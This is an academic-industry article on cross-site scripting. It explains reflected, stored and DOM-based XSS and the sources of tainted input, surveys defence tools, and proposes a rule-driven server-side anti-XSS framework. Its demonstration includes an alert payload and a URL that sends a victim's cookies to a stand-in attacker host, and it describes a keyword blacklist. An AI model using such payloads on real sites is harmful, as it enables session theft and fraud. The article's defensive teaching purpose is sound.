Royal HOLLOWAY SERIES 2012

A Pragmatic, Policy-Driven Framework for Protection Against Cross-Site Scripting

Hackers are constantly developing new ways of tricking websites into accepting malicious payloads. Here is a suggested set of techniques for preventing cross-site scripting attacks.

BY JOSEPH BUGEJA AND GERAINT PRICE

TechTarget

Royal Holloway University of London

A Pragmatic, Policy-Driven Framework for Protection against Cross-Site Scripting

AS MANY COMPANIES are still struggling to introduce security components such as antivirus, firewalls and spam filters, the security threat landscape has evolved into a much more sophisticated and dangerous environment questioning the effectiveness of traditional protection measures. Reports and studies compiled by Ceznic, Symantec, Gartner and other professional bodies indicate that the majority of attacks on IT enterprise today occur at the application (software) layer and are remotely exploitable.

Cross-Site Scripting (XSS) tops these results making it—according to OWASP—the most "prevalent and pernicious" Web application security vulnerability. This attack has been used with success on PayPal, eBay, Twitter and many other real-world large Web applications. Here the authors describe how to exploit the vulnerability and suggest how it might be prevented.

INTRODUCTION

Cross-Site Scripting (XSS) vulnerabilities date back to 1996. This was a time not long after the inception of the Web when websites were being constructed using Hypertext Markup Language (HTML) Frames and the JavaScript language. At that time, XSS attacks involved the use of Frames and JavaScript to load and access content from other domains and hence cross the website boundary.


Today, more than a decade and a half later, XSS is still one of the most common vulnerabilities found in Web applications and it is on the rise especially with the drive to, and anticipated mainstream adoption of, feature-rich content-driven websites. In this article, we briefly describe the sources, technologies and methods that are used by attackers to exploit XSS vulnerabilities in applications. Following that, we summarise the current protection technologies and trends, including an introduction to the pragmatic anti-XSS framework we developed. Ultimately, the aim of this text is to provide important advice and inspiration to enterprise information security professionals, including Web developers and researchers.

XSS IN ACTION

XSS occurs when an application assumes a certain type of input, but instead an unexpected input is received and processed by the application. The malicious input must be structured in a certain way to exploit the interpreter in the browser. This could happen by using various tools and scripting techniques that effectively manage to switch the browser execution context from a data (passive) context to a code (active) context.

To demonstrate this we can consider a simple Web application which, without doing any (proper) filtration, is using the data the end-user submits to a login page and places it directly into the output stream. An attacker notices such behaviour and to exploit it he lures the victim into clicking a maliciously crafted link containing the string "**<script>alert('document.cookie')</script>**". When the victim's browser interprets the Web server

FIGURE 1.
XSS Attack Process



```
http://xssed/home.jsp?name=<script>alert('document.cookie')</script>
```

```
...
Hello <script>
alert(document.c
ookie); </script>
...
```

response, instead of displaying a welcome message to the end-user, it opens a pop-up box displaying all the client cookies belonging to **http://xssed**. This attack is depicted in **FIGURE 1**.

A hacker armed with such information could impersonate the legitimate user and commit fraud in his name. The attack demonstrated above is a simple toy example and in reality a malicious user could silently steal the cookie rather than display it to the user. A simple XSS cookie theft exploit can be implemented by changing the previous link to something like the below:

http://xssed/home.jsp?name=<script>document.location="http://attacker/grab-cookie.jsp?cookie="%2Bdocument.cookie)</script>

Without going into the technical details, when this string is executed by the victim's browser it sends all the victim's browser cookies belonging to http://xssed to an attacker controlled site.

This attack is just the tip of the iceberg. It can be demonstrated that XSS attacks, especially when combined with other attacks, can shake and possibly knock out all three pillars of information security, namely the confidentiality, integrity and availability of resources. They could be impacted through attack patterns that steal and disclose file content, manipulate file content and even bring down a site via Denial of Service (DoS).

XSS ATTACK TYPES—PRESENT AND FUTURE

There is no universally accepted classification of XSS flaws but most experts distinguish between two primary classes, namely, non-persistent and persistent. The first, the non-persistent XSS attack class, is known as "Reflected XSS". This occurs, as in **FIGURE 1**, when the vulnerable Web application immediately includes the request to the HTTP response without doing any sanitisation. Related to this class is the "Document Object Model (DOM)-based XSS", the main difference being that the XSS payload does not need be sent or echoed by the website.

Finally, there is the persistent class, "Stored XSS", which occurs when the Web application accepts malicious code, stores it and later distributes it in response to a separate HTTP request. These attacks can be more serious than the non-persistent ones because the code is injected once but could affect a large number of users.


We expect that in the future two more categories of XSS attacks will surface and become more evident. These are "Distributed XSS" and "Combined XSS" attacks. A "Distributed XSS" occurs when an XSS attack payload is injected into one application but reveals its presence in another Web application. This could happen for instance when a website collects and stores data which in turn is used by another website. It can be compared to a stored XSS attack but it is of a distributed nature.

Then, a "Combined XSS" arises when an attacker combines or blends together different categories of XSS attacks. For example, this might work by combining "Stored XSS" and "DOM-Based XSS" into one chain. Thus, it could happen that an XSS attack payload gets injected and stored in a server and then when a user visits the XSSed site his DOM data is manipulated. **FIGURE 2** illustrates the current and prospective XSS attack types. The latter are shown in italics.

Besides these new classes, it is worth noting that with the increased "cool" features of HTML 5 the application attack surface for XSS attacks has increased, potentially allowing for newer and more devastating XSS attacks. One particular instance of this is a feature known as "local storage". This allows more storage space than that allowed by other options such as cookies but at the same time it allows for more sophisticated XSS exploit code. In addition, it does not support the use of secure attributes such as the use of the Cookie Security Model attributes HTTPOnly and secure.

Unfortunately, with Web 2.0 and HTML 5 the security boundary within the Web browser, called the Same Origin Policy (SOP), has continued to be relaxed and extended in order to allow websites easier sharing or exchange

FIGURE 2.
XSS Attack Types



of information. Three of the most recent mechanisms allowing such information sharing are Cross-Origin Resource Sharing (CORS), JavaScript Object Notation with Padding (JSONP) and Uniform Messaging Policy (UMP). These technologies allow for scaling of Web applications but they have also opened another nice door for motivated attackers.

XSS ATTACK SOURCES

Studying the nature of XSS attacks and methodologies used by script kiddies and real-world hackers, we observe that cross-site scripting attacks can be introduced at design and implementation time, and in theory they can arise in any Web-based application type and possibly at any application layer.

A company might think that it is well-protected against such threats because it has a firewall, SSL and strong security policies, but the reality is that an XSS payload can pass through undetected via any conventional channel, HTTP or not. The major difficulty in protecting against this attack class is that there are so many different and subtle sources, technologies and ways in which such attacks could be crafted, hidden and delivered to a host.

A developer might believe that an XSS attack could be installed only in an HTML form field and possibly in the URL. However, this is incorrect as all the data coming from the Web browser should be considered *tainted*, meaning that it could be spoofed or modified by a malicious entity. For instance, even the *User-Agent* HTTP header field, which is used to provide information such as the browser's name and version, can be manipulated by a malicious application, leading to an XSS attack.

One such tool that allows updating the agent field to any string (including an XSS attack vector) is the Firefox plug-in "User Agent Switcher". Similarly, the browsing software could be hijacked by malware (such as a man-in-the-browser Trojan) and because the request could have passed through a malicious channel before reaching the target Web server (such as a compromised proxy). Unfortunately, this point is often missed by researchers and popular XSS scanning tools.

If the Web application uses some piece of information from the Web browser then that information is a potential injection point, regardless of whether the value is supplied manually or automatically by the browser. By analysing the HTTP protocol, HTML features, and the different ways of passing of information to a Web server we can come up with a table that groups together the different sources that might carry an XSS attack

TABLE 1.
XSS Main Sources

TAINTED SOURCE	EXPLANATION
Uniform Resource Identifier (URI)	Any portion of the URI can be manipulated for XSS. File names, directory names and parameter name/value pairs will all be interpreted by the Web server in some way. Also, should the website directly display the URI or a part of it in a page then that has the potential to be exploited.
HTTP Request Body	The HTTP request body contains, besides other things, data collected from end-users (typically by forms). Since there is direct user input involved this source immediately qualifies as tainted. The above applies to all the fields users are expected to populate and to less obvious fields that users are not expected to alter such as hidden fields (*input type=hidden*) or input fields with the *disable* attribute. Technically, any form field or any HTTP request body parameter can be easily modified before it is submitted to the server.
HTTP Request Headers	Every Web browser includes certain HTTP headers with each request. Everything from the Web browser can be spoofed or modified. Two of the most common headers used to conduct XSS attacks are the *Cookie* and the *Referer* header. Should the website parse and display any of the HTTP client headers then it is potentially vulnerable to XSS unless proper protection is in place.

payload to a Web server. The sources of such data are summarised in **TABLE 1**.

Ultimately, the highlighted sources represent the vast majority of the locations where an XSS payload might get stored during its transit to a target host. However, it is also worth noting again that in reality there may be more subtle methods such as binary content (including images, movies and PDF files), and sources such as FTP, file system or database that can be used to house and deliver an XSS attack payload.

XSS ATTACK TOOLS AND TECHNOLOGIES

The tools and technologies that are used by information security professionals to test and protect applications are sometimes used by black- and grey-hat hackers to exploit security vulnerabilities in websites. These tools range from Man-In-The-Middle (MITM) proxy tools such as BURP to full-blown multi-function tools such as WebScarab. In our work, WebScarab was used to evaluate the anti-XSS prototype we developed. Testing with this tool consisted of modifying the raw HTTP request and injecting various test XSS attack vectors. This process is known as fuzzing and is used to identify potential security holes.

Besides the ease of use and availability of these tools in the public domain, hackers often use non-technical means to trick users into executing XSS exploit code. Typically, social engineering techniques such as phishing, pre-texting and Interactive Voice Response (IVR) can be used in this regard. Back in the 80s and 90s, the famous (former) hacker Kevin Mitnick used social engineering to manipulate people into disclosing sensitive information which he then used to bypass existing technical security measures.

Aware that some users might get suspicious of their activity, hackers try their best to conceal their activity. Techniques such as encoding, code obfuscation and URL shorteners are often used to hide malicious XSS payloads. Such techniques are also frequently employed to bypass various protection filters.

XSS attacks might become even more challenging to detect if the hacker is aware of some unpatched and subtle browser parsing quirk. It is also common for user agents to react to erroneous input in a way that allows XSS exploits. For instance, if the input markup omits some closing tags, instead of stopping the incorrect syntax the browser rendering engine may try to auto-fix the error and enable the correct rendering of the visible output. This particular behaviour can get exploited by some unusual XSS attack vectors. In reality, such bugs can also get exploited through methods that seem to be innocuous at first, or technologies that no longer form part of the mainstream Web. For instance, two of these technologies are Cascading Style Sheets (CSSs) and VBScript. The Samy Worm, which infected over a million MySpace profiles in less than 24 hours in 2005, consisted of JavaScript code embedded inside CSS tags. Also, an attack vector created with VBScript has been successfully injected into a prominent Web Application Firewall (WAF) and Intrusion Detection System (IDS).

XSS DEFENCE STRATEGIES

The natural and simple way of developing Web applications is prone to XSS as well as other vulnerabilities. In response, over the years various tools and techniques have been developed for mitigating XSS. These tools include client-side tools such as NoScript and Noxes, hybrid tools such as Noncespaces and Secure Web Application Proxy (SWAP) and server-side tools such as ModSecurity and PHPIDS. Analysing dozens of anti-XSS

TABLE 2.
Anti-XSS Tool Composition Parameters

Detection	**Detection Technique:** • Signature-Based • Grammar-Based • Information-Flow • Anomaly-Based **Analysis Method:** • Static/Dynamic Analysis • Secure Coding • Black-Box/White-Box Testing
Time	Development Time Operational Time
Location	Server Client Hybrid
Reaction	System-Defined User-Defined Developer-Defined

products and research on malware detection, we identified a set of parameters that can be used to analyse, classify and appreciate the existing work on XSS protection. These parameters are *detection*, *reaction*, *location* and *time*. In our work, location is used as the primary classifier to categorise existing anti-XSS solutions.

The first two parameters, *detection* and *reaction*, represent the detection and reaction phase of an XSS defence strategy. The detection phase, composed of an analysis method and a detection technique, is used to decide whether an XSS vulnerability exists in a target system. After a vulnerability is confirmed, the reaction phase is triggered to decide the action to follow. The third parameter, *time*, is the software phase during which input is analysed. Lastly, the *location* indicates where the protection mechanism is installed. **TABLE 2** lists the different methods that can be used to implement or satisfy each parameter.

Information-flow techniques and anomaly-based detection can be used to detect previously unknown vulnerabilities but these techniques tend to be prone to a high False Positive Rate (FPR). This is mainly related to the limitations of the approximation techniques and the training datasets which cannot possibly be exhaustive in the case of XSS. Signature-based detection is the approach commonly used by firewalls, misuse-based IDS and client-side injection filters. However, if used alone this technique can lead to a high False Negative Rate (FNR). This is because it fails to detect uncommon XSS attack vectors, such as obfuscated vectors, unless there is a signature for each possible attack.

This is in contrast to the grammar-based technique, which is usually the most accurate. Nevertheless, this approach requires each application entry point to be defined *a priori.* Turning to the analysis methods, we have identified secure coding as the only approach that can be used for prevention, detection and reaction across the whole software life cycle. However, the downside of this approach is that it requires Web developers to be well-trained and disciplined to write or use secure libraries.

XSS vulnerability detectors can be deployed either on the server, client or hybrid (for example, part on the client and part on the server). The client-based solutions, such as Microsoft IE8 built-in XSS filter or Firefox add-on NoScript, give end-users more protection against websites that do not have good security processes in place. However, they suffer from various weaknesses. The main drawback is the necessity to install updates or additional components on each user's workstation. Having such a precondition is perceived as an obstacle or might not even be considered by the vast majority of users.

In fact, there are even users, mostly people in the Republic of China, who are still using MS IE6 which came out in 2001. Client-based solutions are prone to zero-day attacks and most of the approaches in this class, because of their generic nature, lead to either too many false positives or too many false negatives. On the other hand, the server-based approach is the preferred alternative for an enterprise owing to its practicality, reliability and being the option that offers the most immediate protection.

TOWARDS A PRAGMATIC XSS DEFENCE FRAMEWORK

Irrespective of the adopted approach, current defence strategies are all affected to different extents by false positives and false negatives, and are subject to varying ratios of ease of use and ease of implementation. Having a server-based solution seems to be ideal for an enterprise, especially because it overcomes, or reduces to a great extent, the disadvantages of client-side tools. However, the evaluated work in this category demonstrates various limitations when it comes to addressing the requirement for ease of use and accuracy.

Returning to the server-side tools, we find that some require the developers to update multiple entry/exit points, each point typically being a Web page, module or function. For instance, to use the MS "Anti-Cross Site Scripting Library" the developers are explicitly required to identify the application entry/exit points and then to modify the Web code to call the safe encoding functions. Side effects of this distributed, almost ad-hoc, approach to security are implementation inconsistencies, extra development effort and increase in future maintenance costs.

They also feature a boilerplate reaction phase, meaning that only a system-defined reaction, typically consisting of blocking and/or logging the malicious request, is supported. This is usually the case with firewall systems. Such one-fits-all approach to security protection makes such tools ineffective towards protecting the atypical organisation.

Looking into the limitation related to the requirement for accuracy, we find at its core the problem of high FPR values. Fundamentally, this problem is related to the analysis method and detection techniques adopted by the protection tool. Besides some other techniques, most popular products, such as ModSecurity and PHPIDS, adopt a blacklist (negative security model) approach to XSS attacks.

This approach is very effective when all the combinations are known in advance. However, adopting this approach as the primary (and sometimes only) defence mechanism is weak for protecting against the plethora of every growing XSS attack patterns.

Emerging XSS defence technologies such as Content Security Policy (CSP) and the JavaScript Sandbox are promising in terms of their XSS protection effectiveness. However, they fall short in addressing some key practical aspects. For instance, CSP demands that websites be written in a certain way. This is fine for new applications but is off-putting for legacy and closed source applications. The JavaScript Sandbox approach is becoming more popular nowadays, for instance with Facebook and Google, but it restricts developers' creativity as it usually requires them to modify or rewrite their code to work around the framework and its requirements.

To address these limitations we came up with a framework that is based on a secure-coding analysis method and a hybrid security model built primarily on a grammar-based technique. When implemented, this framework serves as a thin layer between the Web application and the user-generated input.


This layer is driven by a knowledge-base that externalises the organisation's anti-XSS policy. Making up the knowledge-base is a rule repository allowing developers to specify how to react to malicious input. Overall, a depiction of the high-level architecture of the anti-XSS framework is shown in **FIGURE 3.**

The framework rule language is expressive enough to allow, for instance, the blocking of the attack described in **FIGURE 1** (see page 3) with great ease. One way of doing this could be by defining a specific rule saying that when the name parameter is passed to the server it should be accepted as legitimate input only if it is made up of letters and possibly the apostrophe and hyphen characters. More sophisticated rules can be created by chaining together different actions.

As an example, we can have a primary rule that encodes anything that does not have a specific rule bound to it and then a secondary rule that rescans the resultant output against a blacklist. The blacklist could, for instance, block suspicious words such as 'script', 'applet' and 'object' from being processed by the target application. The framework is also secure-by-default and it supports the scanning of the input against any XSS source we identified previously in **TABLE 1** (see page 7)**.**

The anti-XSS framework has been instantiated with success using Java,

FIGURE 3.
Anti-XSS High-Level Architecture Diagram



Aspect Oriented Programming (AOP) and open-source Java technologies such as ESAPI. Using a model consisting of simply one rule that allows only data containing alphanumeric characters to pass through and to encode everything else we have managed to successfully block "RSnake" XSS Cheat Sheet attacks and the like.

The end-result is a portable component deployable across any Java Enterprise Edition (JEE) application servers and servlet containers. Without requiring any code modifications and recompilations, this out-of-the-box component provides immediate protection to any Java Server Page (JSP) page with accuracy and performance, and without adversely affecting the functioning of the application.

The fundamental causes of XSS are implementation or design assumptions that fail to delineate between code and data. This intermixing of code and data allows the injection and execution of malicious XSS attack payloads by the browser software. Recognising this, we highlighted some ways in which attackers can exploit insecure code and we identified methods and tools used to defend against XSS attacks.

After describing various limitations of the existing solutions to cross-site scripting, we described a pragmatic framework built on a secure coding and grammar-based approach to defend an IT enterprise reliably and in real-time with accuracy, ease of use and performance. Fundamentally, this framework is based on the techniques of validation and context-sensitive encoding, both of which we have demonstrated to be effective in mitigating XSS attacks. ■

ABOUT THE AUTHORS:

Joseph Bugeja is a software team leader with more than 10 years of software development experience. His qualifications and skills have enabled him to take on key roles, from consultancy to implementing high-performance multinational applications. He is also responsible for ensuring that company products are compliant with the latest PCI standards.

Geraint Price is a lecturer in information security at Royal Holloway. His research interests include secure protocols, public key infrastructures, denial of service attacks and resilient security.